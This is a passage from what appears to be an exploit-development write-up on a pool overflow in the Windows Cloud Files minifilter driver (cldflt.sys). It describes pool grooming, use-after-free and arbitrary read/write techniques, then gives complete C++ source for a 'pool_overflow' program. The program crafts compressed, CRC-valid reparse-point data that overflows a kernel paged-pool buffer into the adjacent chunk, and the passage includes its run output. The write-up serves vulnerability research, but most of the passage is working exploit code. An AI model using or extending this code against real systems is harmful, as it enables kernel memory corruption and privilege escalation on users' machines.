This scenario also provides the possibility of reading and writing overlapped objects, performing a type-confusion attack (changing an object by another one) or even using it as a use-after-free primitive because the kernel might be pointing to (and using) the chunk 04. It would be possible to free the chunk 04 (that has been overlapped, don't forget it), but kernel would continue to believe that there is something there even though the pool recognizes this chunk as free, and thus we have a dangling pointer. If we reallocated a new chunk (ExAllocatePoolWithTag) with a malicious structure, which holds pointers as members, into the same place then once the kernel read the chunk again it will interpret the content and, eventually, it will dereference one of its pointers. As I have explained, in the real-world there are difficulties, limitations and restrictions that need to be overcome.

A similar approach also works for arbitrary read and write primitive. We can create a crafted object with structure containing pointers and buffers and spray the target pool (chunk 04) with this new object at address 0x3000 (same address of chunk 04). Once we overlap the chunk 04 using the previous described technique, we can overwrite mentioned pointers and buffers' content with any pointer we want. However, the legitimate code that reads and writes from these pointers and buffers still believes that they are unchanged while they have already been modified, and this context provides us with an arbitrary read-write primitive to anywhere (including kernel). Using the same technique, we can groom the pool to exploit another vulnerability, leak memory content, trigger or overwrite a callback, overwrite a security descriptor, and explore other alternatives. At this point, I believe this summary about these simple exploitation techniques has provided readers with the general idea and some foundation to proceed with reading.

Returning to cldflt.sys minifilter driver, at this point we are able to reach the exact line of code that is responsible for vulnerability, which supports a stance and perspective of going further and exploiting the driver, even though it is always wise to keep a safe distance from any expectance of success because it is never possible to say as predictable, efficient and stable an exploitation can be or not. Near to the critical line there is a call for ExAllocatePoolWithTag function that involves a paged pool allocation of 0x1000 bytes (ptr_buffer_02 = ExAllocatePoolWithTag(PagedPool, 0x1000uLL, 'mBsH');). Therefore, we know the size of the memory page and where it is located.

Most certainly, the next logical step is to understand what we can to do to move forward and start the real exploitation development.

16.02. Pool overflow

As in our previous code (reparse_point) we were not able to reach the vulnerable line, the natural step is to try reach it and, once we do it, we have to do something useful that provides us with a starting point and direction. We know that if we get the vulnerable line, we can cause an overflow into the ptr_buffer_02 (memmove(ptr_buffer_02, Src, Element_Length);) and override the first bytes of the next and adjacent pool, which will open other possibilities.

Therefore, I have created a new program named pool_overflow that is based on the previous reparse_point program, but this time included a few changes. This new code also reaches the second memcpy function (represented as memmove function by IDA Pro and shown in the previous paragraph) within HsmIBitmapNORMALOpen routine, a fact that the last program did not do, and it overwrites a few bytes beyond the limit of the allocated buffer (0x1000).

The memory configuration is something like:

- POOL → POOL → POOL → POOL → POOL → POOL → POOL → POOL → POOL → POOL

The idea here is to provide a pool chunk (payload) with 0x1010 bytes and exploit the fact that we are able to control the size argument of the memset (memcpy), which allows us to force an overflow of the destination buffer that has been allocated with size of 0x1000 bytes, thereby causing the overwriting of the first bytes from the next and adjacent pool chunk. Later, during the next exploitation phase, we will be using this same vulnerability to attack other object types and overwrite bytes from adjacent objects too. To help readers, I have highlighted the most relevant aspects of the code, and I will make some observations later. The pool_overflow code follows:

```
#include <Windows.h>
#include <cfapi.h>
#include <winioctl.h>
#include <ShlObj.h>
#include <stdio.h>
#include <memory>
#include <initguid.h>
#include <guiddef.h>

DEFINE_GUID(ProviderId,
    0x1b4f2a33, 0xb1b3, 0x40c0,
    0xba, 0x5a, 0x06, 0x34, 0xec, 0x63, 0xde, 0x00);

#pragma comment(lib, "Cldapi.lib")

typedef enum _HSM_CONSTANTS {
    HSM_BITMAP_MAGIC = 0x70527442, // 'BtRp'
    HSM_FILE_MAGIC = 0x70526546, // 'FeRp'
    HSM_DATA_HAVE_CRC = 0x02,
    HSM_ELEMENT_TYPE_UINT64 = 0x06,
    HSM_ELEMENT_TYPE_BYTE = 0x07,
    HSM_ELEMENT_TYPE_UINT32 = 0x0A,
    HSM_ELEMENT_TYPE_MAX = 0x10,
    HSM_ELEMENT_TYPE_BITMAP = 0x11,
} HSM_CONSTANTS;

static const USHORT HSM_HEADER_SIZE = 0x14;
static const USHORT HSM_ELEMENT_INFO_SIZE = 0x08;
static const USHORT BTRP_ALIGN = 0x04;
static const USHORT FERP_ALIGN = 0x08;
static const USHORT ELEMENT_NUMBER = 0x05;   // Remember: program uses 5 elements
static const USHORT MAX_ELEMS = 0x0A;   // Remember: FeRp format reserves 10 slots
static const USHORT VERSION_VALUE = 0x0001;
static const USHORT ELEMENT_START_OFFSET = 0x60;   // That's where the payload actually
starts (consider 10 slots)
```

```
static const USHORT PAYLOAD_INITIAL_BYTE = 0xAB;   // This value can be aleatory, and
in this case, I have used initials of my name.
static const USHORT FERP_BUFFER_SIZE = 0x4000;
static const USHORT BTRP_BUFFER_SIZE = 0x4000;
static const USHORT COMPRESSED_SIZE = 0x4000;
static const USHORT REPARSE_DATA_SIZE = 0x4000;
static const USHORT PAYLOAD_SIZE_OVERFLOW = 0x1010;
static const USHORT PAYLOAD_OFFSET = 0x1000;

#pragma pack(push, 1)

typedef struct _HSM_ELEMENT_INFO {
    USHORT Type;
    USHORT Length;
    ULONG  Offset;
} HSM_ELEMENT_INFO, * PHSM_ELEMENT_INFO;

// Note: For FeRp, we must prepend Version + StructSize at offsets 0x00-0x03,
// and then this HSM_DATA content starts at +0x04 in the buffer we build.
typedef struct _HSM_DATA {
    ULONG  Magic;
    ULONG  Crc32;
    ULONG  Length;
    USHORT Flags;
    USHORT NumberOfElements;
    HSM_ELEMENT_INFO ElementInfos[];
} HSM_DATA, * PHSM_DATA;

typedef struct _HSM_REPARSE_DATA {
    USHORT Flags;
    USHORT Length;
    HSM_DATA FileData;
} HSM_REPARSE_DATA, * PHSM_REPARSE_DATA;

typedef struct _REPARSE_DATA_BUFFER {
    ULONG  ReparseTag;
    USHORT ReparseDataLength;
    USHORT Reserved;
    struct {
        UCHAR DataBuffer[FERP_BUFFER_SIZE];
    } GenericReparseBuffer;
} REPARSE_DATA_BUFFER, * PREPARSE_DATA_BUFFER;

typedef struct _REPARSE_DATA_BUFFER_EX {
    ULONG     Flags;
    ULONG     ExistingReparseTag;
    GUID      ExistingReparseGuid;
    ULONGLONG Reserved;
    REPARSE_DATA_BUFFER ReparseDataBuffer;
} REPARSE_DATA_BUFFER_EX, * PREPARSE_DATA_BUFFER_EX;

#pragma pack(pop)

typedef enum _HSM_ELEMENT_OFFSETS {
    ELEM_TYPE = 0x00,
    ELEM_LENGTH = 0x02,
```

```
    ELEM_OFFSET = 0x04,
} HSM_ELEMENT_OFFSETS;

typedef enum _HSM_DATA_OFFSETS {
    DATA_MAGIC = 0x00,
    DATA_CRC32 = 0x04,
    DATA_LENGHT = 0x08,
    DATA_FLAGS = 0x0C,
    DATA_NR_ELEMS = 0x0E,
} HSM_DATA_OFFSETS;

typedef enum _HSM_FERP_OFFSETS {
    FERP_VERSION = 0x00,
    FERP_STRUCT_SIZE = 0x02,
    FERP_MAGIC = 0x04,
    FERP_CRC = 0x08,
    FERP_LENGTH = 0x0C, // (StructSize - 4)
    FERP_FLAGS = 0x10,
    FERP_MAX_ELEMS = 0x12
} HSM_FERP_OFFSETS;

typedef enum _HSM_BTRP_OFFSETS {
    BTRP_MAGIC = 0x04,
    BTRP_CRC = 0x08,
    BTRP_LENGTH = 0x0C,
    BTRP_FLAGS = 0x10,
    BTRP_MAX_ELEMS = 0x12
} HSM_BTRP_OFFSETS;

static ULONG Calculate_CRC32(ULONG seed, const void* buf, size_t len) {
    ULONG crc = ~seed;
    const unsigned char* p = (const unsigned char*)buf;
    for (size_t i = 0; i < len; ++i) {
        crc ^= p[i];
        for (int j = 0; j < 8; ++j) {
            if (crc & 1) crc = (crc >> 1) ^ 0xEDB88320;
            else crc >>= 1;
        }
    }
    return ~crc;
}

static void ValidateBtRp(const char* buffer_btrp, int count, const HSM_ELEMENT_INFO*
elements, unsigned short totalSize) {
    printf("\n [+] BtRp header:\n");
    printf("   [-] +04: magic=0x%08X\n", *(const UINT*)(buffer_btrp + BTRP_MAGIC));
    printf("   [-] +08: crc=0x%08X\n", *(const UINT*)(buffer_btrp + BTRP_CRC));
    printf("   [-] +0C: ushortLen=%u\n", *(const USHORT*)(buffer_btrp + BTRP_LENGTH));
    printf("   [-] +10: flags=0x%04X\n", *(const USHORT*)(buffer_btrp + BTRP_FLAGS));
    printf("   [-] +12: numberOfElements=%u\n", *(const USHORT*)(buffer_btrp +
BTRP_MAX_ELEMS));
    printf("   [-] totalSize=%u\n", totalSize);

    USHORT base = (USHORT)(HSM_HEADER_SIZE + count * HSM_ELEMENT_INFO_SIZE);
    printf("\n[+] BtRpData base=0x%X\n", base);
```

```
    for (int i = 0; i < count; i++) {
        printf("  [-] elements[%d]: type=0x%02X len=%u off=0x%X\n",
            i, elements[i].Type, elements[i].Length, elements[i].Offset);
    }
}

static void ValidateFeRp(const char* buffer_ferp, int count, const HSM_ELEMENT_INFO*
elements, unsigned short totalSize) {
    printf("[+] FeRp header:\n");
    printf("  [-] +00: version=0x%04X\n", *(const USHORT*)(buffer_ferp +
FERP_VERSION));
    printf("  [-] +02: structSize=%u\n", *(const USHORT*)(buffer_ferp +
FERP_STRUCT_SIZE));
    printf("  [-] +04: magic=0x%08X\n", *(const UINT*)(buffer_ferp + FERP_MAGIC));
    printf("  [-] +08: crc=0x%08X\n", *(const UINT*)(buffer_ferp + FERP_CRC));
    printf("  [-] +0C: dwordLen=%u\n", *(const UINT*)(buffer_ferp + FERP_LENGTH));
    printf("  [-] +10: flags=0x%04X\n", *(const USHORT*)(buffer_ferp + FERP_FLAGS));
    printf("  [-] +12: max_elements=%u\n", *(const USHORT*)(buffer_ferp +
FERP_MAX_ELEMS));
    printf("[+] Computed totalSize=%u\n", totalSize);

    // Remember: For FeRp, the format reserves 10 descriptors, even though we only use
5.
    USHORT base = (USHORT)(HSM_HEADER_SIZE + MAX_ELEMS * HSM_ELEMENT_INFO_SIZE);
    printf("\n[+] FeRpData base=0x%X (reserved 10 descriptors)\n", base);

    for (int i = 0; i < count; i++) {
        printf("  [-] elements[%d]: type=0x%02X len=%u off=0x%X\n",
            i, elements[i].Type, elements[i].Length, elements[i].Offset);
    }
}

static USHORT BtRpBuildBuffer(
    HSM_ELEMENT_INFO* elements,
    char** input_data,
    int count,
    char* btrp_data_buffer
) {
    memset(btrp_data_buffer, 0, BTRP_BUFFER_SIZE);

    *(ULONG*)(btrp_data_buffer + BTRP_MAGIC) = HSM_BITMAP_MAGIC; // 0x70527442
    *(USHORT*)(btrp_data_buffer + BTRP_MAX_ELEMS) = (USHORT)count;

    char* ptr = btrp_data_buffer + HSM_HEADER_SIZE;

    for (int i = 0; i < count; i++) {
        *(USHORT*)(ptr + ELEM_TYPE) = elements[i].Type;
        *(USHORT*)(ptr + ELEM_LENGTH) = elements[i].Length;
        *(ULONG*)(ptr + ELEM_OFFSET) = elements[i].Offset;

        memcpy(btrp_data_buffer + elements[i].Offset + 4,
            input_data[i],
            elements[i].Length);

        ptr += sizeof(HSM_ELEMENT_INFO);
    }
```

```
    USHORT max_offset = 0;
    for (int i = 0; i < count; i++) {
        USHORT end = (USHORT)(elements[i].Offset + elements[i].Length);
        if (end > max_offset) {
            max_offset = end;
        }
    }

    USHORT total = (USHORT)(max_offset + 4);

    *(USHORT*)(btrp_data_buffer + BTRP_LENGTH) = total;
    *(USHORT*)(btrp_data_buffer + BTRP_FLAGS) = HSM_DATA_HAVE_CRC;

    if (total <= 8 + 0x0C) {
        printf("[-] BtRp size too small for CRC calc: 0x%X\n", total);
        return 0;
    }

    ULONG crc_len = (ULONG)(total - 8);
    ULONG crc = Calculate_CRC32(0, btrp_data_buffer + BTRP_LENGTH, crc_len);
    *(ULONG*)(btrp_data_buffer + BTRP_CRC) = crc;

    return total;
}

static USHORT FeRpBuildBuffer(
    HSM_ELEMENT_INFO* elements,
    char** input_data,
    int count,
    char* ferp_ptr,
    USHORT max_elements
) {
    memset(ferp_ptr, 0, FERP_BUFFER_SIZE);

    *(USHORT*)(ferp_ptr + FERP_VERSION) = VERSION_VALUE;
    *(USHORT*)(ferp_ptr + FERP_STRUCT_SIZE) = 0; // filled later
    *(ULONG*)(ferp_ptr + FERP_MAGIC) = HSM_FILE_MAGIC;
    *(ULONG*)(ferp_ptr + FERP_LENGTH) = 0;   // dwordLen placeholder
    *(USHORT*)(ferp_ptr + FERP_FLAGS) = HSM_DATA_HAVE_CRC;
    *(USHORT*)(ferp_ptr + FERP_MAX_ELEMS) = max_elements; // MAX_ELEMS = 10

    char* descPtr = ferp_ptr + HSM_HEADER_SIZE;

    // Program only uses 'count' descriptors; the rest of the 10 slots remain zeroed.
    for (int i = 0; i < count; i++) {
        *(USHORT*)(descPtr + ELEM_TYPE) = elements[i].Type;
        *(USHORT*)(descPtr + ELEM_LENGTH) = elements[i].Length;
        *(ULONG*)(descPtr + ELEM_OFFSET) = elements[i].Offset;

        memcpy(ferp_ptr + elements[i].Offset,
            input_data[i],
            elements[i].Length);

        descPtr += HSM_ELEMENT_INFO_SIZE;
    }
```

```
    USHORT position_limit = 0;
    for (int i = 0; i < count; i++) {
        USHORT end = (USHORT)(elements[i].Offset + elements[i].Length);
        if (end > position_limit) {
            position_limit = end;
        }
    }

    // Align to 8 bytes (FeRp requirement)
    USHORT rem = (USHORT)(position_limit % FERP_ALIGN);
    if (rem != 0) {
        position_limit = (USHORT)(position_limit + (FERP_ALIGN - rem));
    }

    *(ULONG*)(ferp_ptr + FERP_LENGTH) = (ULONG)(position_limit - 4);

    if (position_limit <= HSM_ELEMENT_TYPE_MAX) {
        printf("[-] FeRp position_limit too small: 0x%X\n", position_limit);
        return 0;
    }

    // CRC covers [0x0C .. StructSize), which is (StructSize - 12) bytes (check the
reversed code)
    ULONG crc_len = (ULONG)(position_limit - 8 - 4);
    ULONG crc = Calculate_CRC32(0, ferp_ptr + FERP_LENGTH, crc_len);
    *(ULONG*)(ferp_ptr + FERP_CRC) = crc;

    *(USHORT*)(ferp_ptr + FERP_STRUCT_SIZE) = position_limit;

    return position_limit;
}

typedef NTSTATUS(NTAPI* PRtlGetCompressionWorkSpaceSize)(
    USHORT, PULONG, PULONG);

typedef NTSTATUS(NTAPI* PRtlCompressBuffer)(
    USHORT, PUCHAR, ULONG,
    PUCHAR, ULONG, ULONG,
    PULONG, PVOID);

static unsigned long FeRpCompressBuffer(char* input_buffer, unsigned short input_size,
char* output_buffer) {
    HMODULE h_Ntdll = LoadLibraryW(L"ntdll.dll");
    if (!h_Ntdll) return 0;

    auto h_CompressionWSS = (PRtlGetCompressionWorkSpaceSize)GetProcAddress(h_Ntdll,
"RtlGetCompressionWorkSpaceSize");
    auto h_CompressBuffer = (PRtlCompressBuffer)GetProcAddress(h_Ntdll,
"RtlCompressBuffer");
    if (!h_CompressionWSS || !h_CompressBuffer) {
        FreeLibrary(h_Ntdll);
        return 0;
    }

    ULONG ws1 = 0, ws2 = 0;
```

```
    if (h_CompressionWSS(2, &ws1, &ws2) != 0) {
        FreeLibrary(h_Ntdll);
        return 0;
    }

    std::unique_ptr<char[]> workspace(new char[ws1]);
    ULONG finalCompressedSize = 0;

    // Compress from input_buffer + 4 (skipping Version+StructSize, which are checked
only by HsmpRpValidateBuffer routine)
    NTSTATUS st = h_CompressBuffer(
        2,
        (PUCHAR)(input_buffer + 4), (ULONG)(input_size - 4),
        (PUCHAR)output_buffer, (ULONG)FERP_BUFFER_SIZE,
        FERP_BUFFER_SIZE, &finalCompressedSize, workspace.get()
    );

    FreeLibrary(h_Ntdll);
    if (st != 0) return 0;
    return finalCompressedSize;
}

static int BuildAndSetCloudFilesReparsePoint(HANDLE hFile, int payload_size, char*
payload_buf) {

    const int BT_COUNT = ELEMENT_NUMBER; // 5 elements (only the requested by our
experiment)
    auto bt_elements = std::make_unique<HSM_ELEMENT_INFO[]>(BT_COUNT);

    bt_elements[0].Type = HSM_ELEMENT_TYPE_BYTE;
    bt_elements[0].Length = 0x1;
    bt_elements[1].Type = HSM_ELEMENT_TYPE_BYTE;
    bt_elements[1].Length = 0x1;
    bt_elements[2].Type = HSM_ELEMENT_TYPE_BYTE;
    bt_elements[2].Length = 0x1;
    bt_elements[3].Type = HSM_ELEMENT_TYPE_UINT64;
    bt_elements[3].Length = 0x8;
    bt_elements[4].Type = HSM_ELEMENT_TYPE_BITMAP;
    bt_elements[4].Length = (USHORT)payload_size;

    // BtRp payload starts at 0x60 (it is imposed by FeRp structure with 10 possible
elements).
    // We have 4-byte alignment between elements here.
    bt_elements[0].Offset = ELEMENT_START_OFFSET;
    bt_elements[1].Offset = ELEMENT_START_OFFSET + 0x04;
    bt_elements[2].Offset = ELEMENT_START_OFFSET + 0x08;
    bt_elements[3].Offset = ELEMENT_START_OFFSET + 0x0C;
    bt_elements[4].Offset = ELEMENT_START_OFFSET + 0x18;

    std::unique_ptr<char[]> bt_buf(new char[BTRP_BUFFER_SIZE]);
    memset(bt_buf.get(), 0, BTRP_BUFFER_SIZE);

    BYTE   bt_data_00 = 0x01;
    BYTE   bt_data_01 = 0x01;
    BYTE   bt_data_02 = 0x00;
    UINT64 bt_data_03 = 0xABCDABCDABCDABCD;
```

```
    char* bt_data[BT_COUNT] = {
        (char*)&bt_data_00,
        (char*)&bt_data_01,
        (char*)&bt_data_02,
        (char*)&bt_data_03,
        payload_buf
    };

    USHORT bt_buffer_size = BtRpBuildBuffer(bt_elements.get(), bt_data, BT_COUNT,
bt_buf.get());
    if (bt_buffer_size == 0) {
        printf("[-] BtRpBuildBuffer failed\n");
        return -1;
    }

    printf("[+] BtBufferSize: 0x%04X\n", bt_buffer_size);
    ValidateBtRp(bt_buf.get(), BT_COUNT, bt_elements.get(), bt_buffer_size);

    const int FE_COUNT = ELEMENT_NUMBER; // 5 used elements
    auto fe_elements = std::make_unique<HSM_ELEMENT_INFO[]>(FE_COUNT);

    fe_elements[0].Type = HSM_ELEMENT_TYPE_BYTE;
    fe_elements[0].Length = 0x1;
    fe_elements[1].Type = HSM_ELEMENT_TYPE_UINT32;
    fe_elements[1].Length = 0x4;
    fe_elements[2].Type = HSM_ELEMENT_TYPE_UINT64;
    fe_elements[2].Length = 0x8;
    fe_elements[3].Type = HSM_ELEMENT_TYPE_BITMAP;
    fe_elements[3].Length = 0x4;
    fe_elements[4].Type = HSM_ELEMENT_TYPE_BITMAP;
    fe_elements[4].Length = bt_buffer_size;

    // FeRp payload also starts at 0x60; we only use 5 elements, but the format
reserves 10 slots.
    fe_elements[0].Offset = ELEMENT_START_OFFSET;
    fe_elements[1].Offset = ELEMENT_START_OFFSET + 0x04;
    fe_elements[2].Offset = ELEMENT_START_OFFSET + 0x08;
    fe_elements[3].Offset = ELEMENT_START_OFFSET + 0x0C;
    fe_elements[4].Offset = ELEMENT_START_OFFSET + 0x18; // BtRp blob

    std::unique_ptr<char[]> fe_buf(new char[FERP_BUFFER_SIZE]);
    memset(fe_buf.get(), 0, FERP_BUFFER_SIZE);

    BYTE   fe_data_00 = 0x99;
    UINT32 fe_data_01 = 0x00000001;
    UINT64 fe_data_02 = 0x0000000000000001;
    UINT32 fe_data_03 = 0x00000033;

    char* fe_data[FE_COUNT] = {
        (char*)&fe_data_00,
        (char*)&fe_data_01,
        (char*)&fe_data_02,
        (char*)&fe_data_03,
        bt_buf.get()
    };
```

```
    USHORT fe_size = FeRpBuildBuffer(fe_elements.get(), fe_data, FE_COUNT,
fe_buf.get(), MAX_ELEMS);
    if (fe_size == 0) {
        printf("[-] FeRpBuildBuffer failed\n");
        return -1;
    }

    printf("\n[+] FeRp size: 0x%04X\n", fe_size);
    ValidateFeRp(fe_buf.get(), FE_COUNT, fe_elements.get(), fe_size);

    std::unique_ptr<char[]> compressed(new char[COMPRESSED_SIZE]);
    memset(compressed.get(), 0, COMPRESSED_SIZE);

    unsigned long compressed_size = FeRpCompressBuffer(fe_buf.get(), fe_size,
compressed.get());
    if (compressed_size == 0 || compressed_size > COMPRESSED_SIZE) {
        printf("[-] Compression failed or output too large (%lu bytes)\n",
compressed_size);
        return -1;
    }
    printf("[+] Compressed FeRp size: 0x%lX\n", compressed_size);

    USHORT cf_payload_len = (USHORT)(4 + compressed_size);

    std::unique_ptr<char[]> cf_blob(new char[cf_payload_len]);
    memset(cf_blob.get(), 0, cf_payload_len);
    *(USHORT*)(cf_blob.get() + 0) = 0x8001;   // CompressionFlag (compressed)
    *(USHORT*)(cf_blob.get() + 2) = fe_size;  // Uncompressed FeRp size
    memcpy(cf_blob.get() + 4, compressed.get(), compressed_size);

    REPARSE_DATA_BUFFER_EX rep_data_buffer_ex{};
    rep_data_buffer_ex.Flags = 0x1;
    rep_data_buffer_ex.ExistingReparseTag = IO_REPARSE_TAG_CLOUD_6;
    rep_data_buffer_ex.ExistingReparseGuid = ProviderId;
    rep_data_buffer_ex.Reserved = 0;

    rep_data_buffer_ex.ReparseDataBuffer.ReparseTag = IO_REPARSE_TAG_CLOUD_6;
    rep_data_buffer_ex.ReparseDataBuffer.ReparseDataLength = cf_payload_len;
    rep_data_buffer_ex.ReparseDataBuffer.Reserved = 0;

    memcpy(rep_data_buffer_ex.ReparseDataBuffer.GenericReparseBuffer.DataBuffer,
cf_blob.get(), cf_payload_len);

    DWORD inSize = (DWORD)(
        offsetof(REPARSE_DATA_BUFFER_EX,
ReparseDataBuffer.GenericReparseBuffer.DataBuffer) +
        cf_payload_len
        );

    DWORD bytesReturned = 0;
    BOOL ok = DeviceIoControl(
        hFile,
        FSCTL_SET_REPARSE_POINT_EX,
        &rep_data_buffer_ex,
        inSize,
```

```
        NULL,
        0,
        &bytesReturned,
        NULL
    );
    if (!ok) {
        printf("[-] FSCTL_SET_REPARSE_POINT_EX failed! error=%lu\n", GetLastError());
        return -1;
    }
    printf("\n[+] DeviceIoControl (FSCTL_SET_REPARSE_POINT_EX) succeeded (file)\n");

    // At this point we read reparse point back, which triggers the vulnerability.
    std::unique_ptr<BYTE[]> q(new BYTE[REPARSE_DATA_SIZE]);
    DWORD outBytes = 0;
    if (DeviceIoControl(hFile, FSCTL_GET_REPARSE_POINT, NULL, 0, q.get(),
REPARSE_DATA_SIZE, &outBytes, NULL)) {
        auto reparsepoint = reinterpret_cast<PREPARSE_DATA_BUFFER>(q.get());
        printf("[+] GET_REPARSE (file): tag=0x%08lX, len=%u, total=%lu\n",
            reparsepoint->ReparseTag, reparsepoint->ReparseDataLength, (unsigned
long)outBytes);
    }
    else {
        printf("[-] GET_REPARSE (file) failed: %lu\n", GetLastError());
    }

    return 0;
}

int wmain(void) {

    PWSTR appDataPath = NULL;
    HRESULT hrPath = SHGetKnownFolderPath(FOLDERID_RoamingAppData, 0, NULL,
&appDataPath);
    if (FAILED(hrPath)) {
        wprintf(L"Failed to resolve %%APPDATA%%. HRESULT: 0x%08lX\n", (unsigned
long)hrPath);
        return -1;
    }

    wchar_t syncRootPath[MAX_PATH];
    swprintf(syncRootPath, MAX_PATH, L"%s\\MySyncRoot", appDataPath);
    CreateDirectoryW(syncRootPath, NULL);
    wprintf(L"[+] Sync root directory ensured: %s\n", syncRootPath);

    LPCWSTR identityStr = L"Alexandre";
    CF_SYNC_REGISTRATION registration{};
    registration.StructSize = sizeof(registration);
    registration.ProviderName = L"ExploitReversing";
    registration.ProviderVersion = L"1.0.0";
    registration.ProviderId = ProviderId;
    registration.SyncRootIdentity = identityStr;
    registration.SyncRootIdentityLength = (ULONG)(lstrlenW(identityStr) *
sizeof(WCHAR));

    CF_SYNC_POLICIES policies{};
    policies.StructSize = sizeof(policies);
```

```
    policies.Hydration.Primary = CF_HYDRATION_POLICY_FULL;
    policies.Population.Primary = CF_POPULATION_POLICY_PARTIAL;
    policies.HardLink = CF_HARDLINK_POLICY_ALLOWED;
    policies.PlaceholderManagement =
CF_PLACEHOLDER_MANAGEMENT_POLICY_UPDATE_UNRESTRICTED;

    HRESULT hrReg = CfRegisterSyncRoot(syncRootPath, &registration, &policies,
        CF_REGISTER_FLAG_DISABLE_ON_DEMAND_POPULATION_ON_ROOT);
    if (FAILED(hrReg)) {
        wprintf(L"[-] Sync root registration failed: 0x%08lX\n", (unsigned long)hrReg);
        CoTaskMemFree(appDataPath);
        return -1;
    }
    wprintf(L"[+] Sync root registered at %s\n", syncRootPath);

    wchar_t filePath[MAX_PATH];
    swprintf(filePath, MAX_PATH, L"%s\\ers06", syncRootPath);

    DWORD attrs = GetFileAttributesW(filePath);
    if (attrs != INVALID_FILE_ATTRIBUTES) {
        SetFileAttributesW(filePath, FILE_ATTRIBUTE_NORMAL);
        if (!DeleteFileW(filePath)) {
            wprintf(L"[-] Failed to delete existing file: %s (Error %lu)\n",
                filePath, GetLastError());
            CfUnregisterSyncRoot(syncRootPath);
            CoTaskMemFree(appDataPath);
            return -1;
        }
        wprintf(L"[i] Existing file deleted: %s\n", filePath);
    }

    HANDLE hFile = CreateFileW(
        filePath,
        GENERIC_ALL,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL,
        CREATE_NEW,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );
    if (hFile == INVALID_HANDLE_VALUE) {
        wprintf(L"[-] Failed to create file: %s (Error %lu)\n", filePath,
GetLastError());
        CfUnregisterSyncRoot(syncRootPath);
        CoTaskMemFree(appDataPath);
        return -1;
    }
    wprintf(L"[+] File created: %s\n", filePath);

    std::unique_ptr<char[]> payload(new char[REPARSE_DATA_SIZE]);
    memset(payload.get(), 0, REPARSE_DATA_SIZE);  // Zero entire buffer to prevent
garbage and problems.
    memset(payload.get(), PAYLOAD_INITIAL_BYTE, PAYLOAD_OFFSET); // Fill first 0x1000
and not the entire buffer.

    *(UINT*)(payload.get() + PAYLOAD_OFFSET) = 0xDEADBEEF;
```

```
    *(UINT*)(payload.get() + PAYLOAD_OFFSET + 0x4) = 0x12345678;
    *(UINT*)(payload.get() + PAYLOAD_OFFSET + 0x8) = 0xABCDEF00;
    *(UINT*)(payload.get() + PAYLOAD_OFFSET + 0xC) = 0xC0DEC0DE;

    int rc = BuildAndSetCloudFilesReparsePoint(hFile, PAYLOAD_SIZE_OVERFLOW,
payload.get());


    if (rc != 0) {
        wprintf(L"[-] BuildAndSetCloudFilesReparsePoint failed\n");
    }

    CloseHandle(hFile);

    printf("[+] Opening file again to check the file\n");
    HANDLE hFile1 = CreateFileW(
        filePath,
        GENERIC_ALL,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );
    if (hFile1 == INVALID_HANDLE_VALUE) {
        wprintf(L"[-] Open file failed! error=%lu\n", GetLastError());
        CfUnregisterSyncRoot(syncRootPath);
        CoTaskMemFree(appDataPath);
        return -1;
    }
    wprintf(L"[+] File reopened successfully, handle=%p\n", hFile1);
    CloseHandle(hFile1);
    printf("[i] File handle closed again\n");

    CfUnregisterSyncRoot(syncRootPath);
    wprintf(L"[i] Sync root unregistered. File left in place: %s\n", filePath);

    CoTaskMemFree(appDataPath);
    return (rc == 0) ? 0 : 1;
}
```

[Figure 104]: pool_overflow program: overwriting the next pool

The output follows below:

```
C:\Users\Administrator\Desktop\RESEARCH>POOL_OVERFLOW.exe

[+] Sync root directory ensured: C:\Users\Administrator\AppData\Roaming\MySyncRoot
[+] Sync root registered at C:\Users\Administrator\AppData\Roaming\MySyncRoot
[i] Existing file deleted: C:\Users\Administrator\AppData\Roaming\MySyncRoot\ers06
[+] File created: C:\Users\Administrator\AppData\Roaming\MySyncRoot\ers06
[+] BtBufferSize: 0x108C

 [+] BtRp header:
   [-] +04: magic=0x70527442
   [-] +08: crc=0xA31262C9
   [-] +0C: ushortLen=4236
   [-] +10: flags=0x0002
```

```
   [-] +12: numberOfElements=5
   [-] totalSize=4236

[+] BtRpData base=0x3C
  [-] elements[0]: type=0x07 len=1 off=0x60
  [-] elements[1]: type=0x07 len=1 off=0x64
  [-] elements[2]: type=0x07 len=1 off=0x68
  [-] elements[3]: type=0x06 len=8 off=0x6C
  [-] elements[4]: type=0x11 len=4112 off=0x78

[+] FeRp size: 0x1108
[+] FeRp header:
  [-] +00: version=0x0001
  [-] +02: structSize=4360
  [-] +04: magic=0x70526546
  [-] +08: crc=0xD7F7A2DA
  [-] +0C: dwordLen=4356
  [-] +10: flags=0x0002
  [-] +12: max_elements=10
[+] Computed totalSize=4360

[+] FeRpData base=0x64 (reserved 10 descriptors)
  [-] elements[0]: type=0x07 len=1 off=0x60
  [-] elements[1]: type=0x0A len=4 off=0x64
  [-] elements[2]: type=0x06 len=8 off=0x68
  [-] elements[3]: type=0x11 len=4 off=0x6C
  [-] elements[4]: type=0x11 len=4236 off=0x78
[+] Compressed FeRp size: 0x1D3

[+] DeviceIoControl (FSCTL_SET_REPARSE_POINT_EX) succeeded (file)
[+] GET_REPARSE (file): tag=0x9000601A, len=471, total=479
[+] Opening file again to check the file
[+] File reopened successfully, handle=0000000000000250
[i] File handle closed again

[i] Sync root unregistered. File left in place:
C:\Users\Administrator\AppData\Roaming\MySyncRoot\ers06
```

[Figure 105]: REPARSE_POINT_2 program output

The reparse point content follows:

```
C:\Users\Administrator\Desktop\RESEARCH>fsutil reparsepoint query
"C:\Users\Administrator\AppData\Roaming\MySyncRoot\ers06"

Reparse Tag Value : 0x9000601a
Tag value: Microsoft
Tag value: Directory

Reparse Data Length: 0x1d7
Reparse Data:
0000:  01 80 08 11 b5 b1 00 46  65 52 70 da a2 f7 d7 00  .......FeRp.....
0010:  04 11 00 00 02 00 0a 00  80 07 00 01 00 60 00 00  .............`..
0020:  00 48 08 04 00 64 00 38  06 00 08 00 82 68 00 1c  .H...d.8.....h..
0030:  11 00 04 00 6c 02 1c 58  8c 10 78 00 1c 21 08 99  ....l..X..x..!..
0040:  00 48 01 0d 04 06 33 00  0e 09 04 42 74 52 70 40  .H....3....BtRp@
0050:  c9 62 12 a3 8c 10 01 77  05 7f 06 77 01 7f 01 77  .b.....w.⌂.w.⌂.w
